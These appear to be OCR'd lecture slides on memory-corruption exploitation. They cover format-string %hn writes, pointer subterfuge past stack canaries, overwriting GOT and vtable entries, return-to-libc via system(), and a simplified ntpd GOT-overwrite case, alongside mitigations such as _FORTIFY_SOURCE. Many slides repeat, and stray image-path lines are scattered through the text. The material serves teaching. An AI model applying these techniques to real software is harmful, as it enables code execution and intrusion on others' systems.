printf argument 14	target byte 0 `0x7fffffffecf8`
…	…

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	"%c%c%c%c"
printf argument 8	"%c%c%c%c"
printf argument 9	"%c%.55u%"
printf argument 10	"*hn*%.4374"
printf argument 11	"u%hn...."
printf argument 12	target byte 2 0x7fffffffecfa
printf argument 13	for %u
printf argument 14	target byte 0 0x7fffffffecf8
...	...

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	"%c%c%c%c"
printf argument 8	"%c%c%c%c"
printf argument 9	"%c%.55u%"
printf argument 10	"hn*%.4374*"
printf argument 11	"*u*%hn...."
printf argument 12	target byte 2 0x7fffffffecfa
printf argument 13	for %u
printf argument 14	target byte 0 0x7fffffffecf8
…	…

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7/buffer start	`"%c%c%c%c"`
printf argument 8	`"%c%c%c%c"`
printf argument 9	`"%c%.55u%"`
printf argument 10	`"hn%.4374"`
printf argument 11	`"u%hn...."`
printf argument 12	target byte 2 `0x7fffffffecfa`
printf argument 13	for %u
printf argument 14	target byte 0 `0x7fffffffecf8`
…	…

stopping format string exploits

modern Linux: disables format string exploits by default:

set C library #define `_FORITFY_SOURCE` to 2 to…

makes printf disallow %n if format string in writable memory

(also adds some bounds checking to certain C library functions)

pointer subterfuge

```
void f2b(void *arg, size_t len) {
    char buffer[100];
    long val = ...; /* assume on stack */
    long *ptr = ...; /* assume on stack */
    memcpy(buff, arg, len); /* overwrite ptr? */
    *ptr = val; /* arbitrary memory write! */
}
```

adapted from Pincus and Baker, Figure 2


pointer subterfuge

```
void f2b(void *arg, size_t len) {
    char buffer[100];
    long val = ...; /* assume on stack */
    long *ptr = ...; /* assume on stack */
    memcpy(buff, arg, len); /* overwrite ptr? */
    *ptr = val; /* arbitrary memory write! */
}
```

adapted from Pincus and Baker, Figure 2


skipping the canary

highest address (stack started here)



lowest address (stack grows here)

skipping the canary



highest address (stack started here)

return address for `f2b`

stack canary

ptr (8 bytes)


val (8 bytes)

buffer (100 bytes)

return address for `scanf`

lowest address (stack grows here)

skipping the canary



beyond return addresses

pointer subterfuge let us overwrite anything

my example: showed return address

but return address is tricky to locate exactly

but there are *easier options!*

arbitrary memory write

bunch of scenarios that lead to *single arbitrary memory write*

- format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

arbitrary memory write

bunch of scenarios that lead to *single arbitrary memory write*

- format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

overwrite existing machine code (insert jump?)

- problem: usually not writable

overwrite return address directly

- observation: don't care about stack canaries — skip them

overwrite other function pointer?

overwrite another data pointer — copy more?

arbitrary memory write

bunch of scenarios that lead to *single arbitrary memory write*

- format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

overwrite existing machine code (insert jump?)

- problem: usually not writable

overwrite return address directly

- observation: don't care about stack canaries — skip them


overwrite other function pointer?

overwrite another data pointer — copy more?

C++ inheritence

```
class InputStream {
public:
    virtual int get() = 0;
    // Java: abstract int get();
    ...
};
class SeekableInputStream : public InputStream {
public:
    virtual void seek(int offset) = 0;
    virtual int tell() = 0;
};
class FileInputStream : public InputStream {
public:
    int get();
    void seek(int offset);
    int tell();
    ...
};
```

C++ inheritence: memory layout



InputStream

vtable pointer

slot for get

SeekableInputStream

vtable pointer

slot for get

slot for seek

slot for tell

FileInputStream

vtable pointer

file_pointer

FileInputStream::get

FileinputStream::seek

FileInputStream::tell

C++ implementation (pseudo-code)

```
struct InputStream_vtable {
    int (*get)(InputStream* this);
};

struct InputStream {
    InputStream_vtable *vtable;
};

...

    InputStream *s = ...;
    int c = (s->vtable->get)(s);
```

C++ implementation (pseudo-code)

```
struct SeekableInputStream_vtable {
    struct InputStream_vtable as_InputStream;
    void (*seek)(SeekableInputStream* this, int offset);
    int (*tell)(SeekableInputStream* this);
};

struct FileInputStream {
    SeekableInputStream_vtable *vtable;
    FILE *file_pointer;
};

...

    FileInputStream file_in = { the_FileInputStream_vtable,  ... };
    InputStream *s = (InputStream*) &file_in;
```

C++ implementation (pseudo-code)

```
SeekableInputStream_vtable the_FileInputStream_vtable = {
    &FileInputStream_get,
    &FileInputStream_seek,
    &FileInputStream_tell,
};

...

    FileInputStream file_in = { the_FileInputStream_vtable,  ... };
    InputStream *s = (InputStream*) &file_in;
```

attacking function pointer tables

option 1: overwrite table entry directly

- required/easy for Global Offset Table — fixed location
- usually not possible for VTables — read-only memory


option 2: create table in buffer (big list of pointers to shellcode), point to buffer

- useful when table pointer next to buffer
- (e.g. C++ object on stack next to buffer)

option 3: find suitable pointer elsewhere

- e.g. point to wrong part of vtable to run different function

exercise



objArray

vtable pointer

buffer

vtable pointer

...

slot for foo

slot for bar

```
class VulnerableClass {
public:
    char buffer[100];
    virtual void foo();
    virtual void bar();
};
VulnerableClass objArray[10];
```

if we can overflow `objArray[0].buffer` to change array[1]'s vtable pointer and know array[1].foo() will be called; finish the plan:

buffer[0]: ____________

buffer[50]: ____________

array[1]'s vtable pointer: ____________

A. shellcode

B. address of buffer[0]

C. address of buffer[50]

D. address of original vtable

arbitrary memory write

bunch of scenarios that lead to *single arbitrary memory write*

- format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

overwrite existing machine code (insert jump?)

- problem: usually not writable


overwrite return address directly

- observation: don't care about stack canaries — skip them

overwrite other function pointer?

overwrite another data pointer — copy more?

attacking the GOT



highest address (stack started here)

return address for `f2b`

stack canary

ptr (8 bytes)

val (8 bytes)

buffer (100 bytes)

return address for `scanf`

lowest address (stack grows here)


global offset table

GOT entry: printf

GOT entry: fopen

GOT entry: exit

attacking the GOT



highest address (stack started here)

return address for f2b

stack canary

ptr (8 bytes)

val (8 bytes)

buffer (100 bytes)

return address for scanf

lowest address (stack grows here)

increasing addresses


global offset table

GOT entry: printf

GOT entry: fopen

GOT entry: exit

attacking the GOT



highest address (stack started here)

return address for `f2b`

stack canary

ptr (8 bytes)

val (8 bytes)

buffer (100 bytes)

machine code for the attacker to run

return address for `scanf`

lowest address (stack grows here)

ncreasing addresses

global offset table


GOT entry: printf

GOT entry: fopen

GOT entry: exit

laying out stack to avoid subterfuge

highest address (stack started here)



return address for `f2b`

stack canary

buffer (100 bytes)

ptr (8 bytes)

val (8 bytes)


return address for `scanf`

increasing addresses

lowest address (stack grows here)


laying out stack to avoid subterfuge

highest address (stack started here)



lowest address (stack grows here)

laying out stack to avoid subterfuge



highest address (stack started here)

return address for `f2b`

stack canary

buffer (100 bytes)

ptr (8 bytes)

machine code for the attacker to run

val (8 bytes)


return address for `scanf`

lowest address (stack grows here)

increasing addresses


other subterfuge cases (1)

```
struct Command {
  CommandType type;
  int values[MAX_VALUES];
  int *active_value;
  ...
};
```



other subterfuge cases (2)

```
Command *current_command;
char input_buffer[4096];

void run_next_command() {
  if (!current_command) {
    current_command =
        getNext();
  }
  current_command-> ...
  ...
}
```




so far overwrites

once we found a way to overwrite function pointer
easiest solution seems to be: direct to our code

…but alterante places to direct it to

return-to-somewhere

highest address (stack started here)



return address for vulnerable:
address of do_useful_stuff

unused space (20 bytes)

unused junk
buffer (100 bytes)

return address for scanf


increasing addresses

do_useful_stuff
(already in program)

lowest address (stack grows here)

return-to-somewhere

highest address (stack started here)



code is *already in program*???

how often does this happen???

...turns out "*usually*" — more later in semester

lowest address (stack grows here)

example: system()

```
NAME
       system - execute a shell command

SYNOPSIS
       #include <stdlib.h>

       int system(const char *command);
```

part of C standard library

in any program that dynamically links to libc

challenge: need to hope argument register (rdi) set usefully

locating system() Linux

```
$ ldd /bin/ls
        linux-vdso.so.1 (0x00002aaaaaade000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00002aaaab3a000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00002aaaab65000)
        libpcre2-8.so.0 => /usr/lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00002aaaad57000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00002aaaade7000)
        /lib64/ld-linux-x86-64.so.2 (0x00002aaaaaab000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00002aaaaded000)
$ objdump --dynamic-syms /lib/x86_64-linux-gnu/libc.so.6 | grep system
0000000000156a80 g    DF .text  0000000000000067  GLIBC_2.2.5 svcerr_systemerr
0000000000055410 g    DF .text  000000000000002d  GLIBC_PRIVATE __libc_system
0000000000055410  w   DF .text  000000000000002d  GLIBC_2.2.5 system
```

if address randomization disabled:

address should be 0x00002aaaab650 + 0x55410

`ldd` — “what libraries does this load and where?”

similar tools for other OSes

case study (simplified)


bug in NTPd (Network Time Protocol Daemon)

via Stephen Röttger, “Finding and exploiting ntpd vulnerabilities”
`https://googleprojectzero.blogspot.com/2015/01/finding-and-exploiting-ntpd.html`

```
static void
ctl_putdata(
  const char *dp,
  unsigned int dlen,
  int bin   /* set to 1 when data is binary */
  ) {
    ...
    memmove((char *)datapt, dp, (unsigned)dlen);
    datapt += dlen;
    datalinelen += dlen;
}
```

the target

```
memmove((char *)datapt, dp, (unsigned)dlen);
```




more context

```
memmove((char *)datapt, dp, (unsigned)dlen);
...
...
strlen(some_user_supplied_string)
/* calls strlen@plt
   looks up global offset table entry! */
```

the target

```
memmove((char *)datapt, dp, (unsigned)dlen);
```



overall exploit

overwrite `datapt` to point to strlen GOT entry

overwrite value of strlen GOT entry

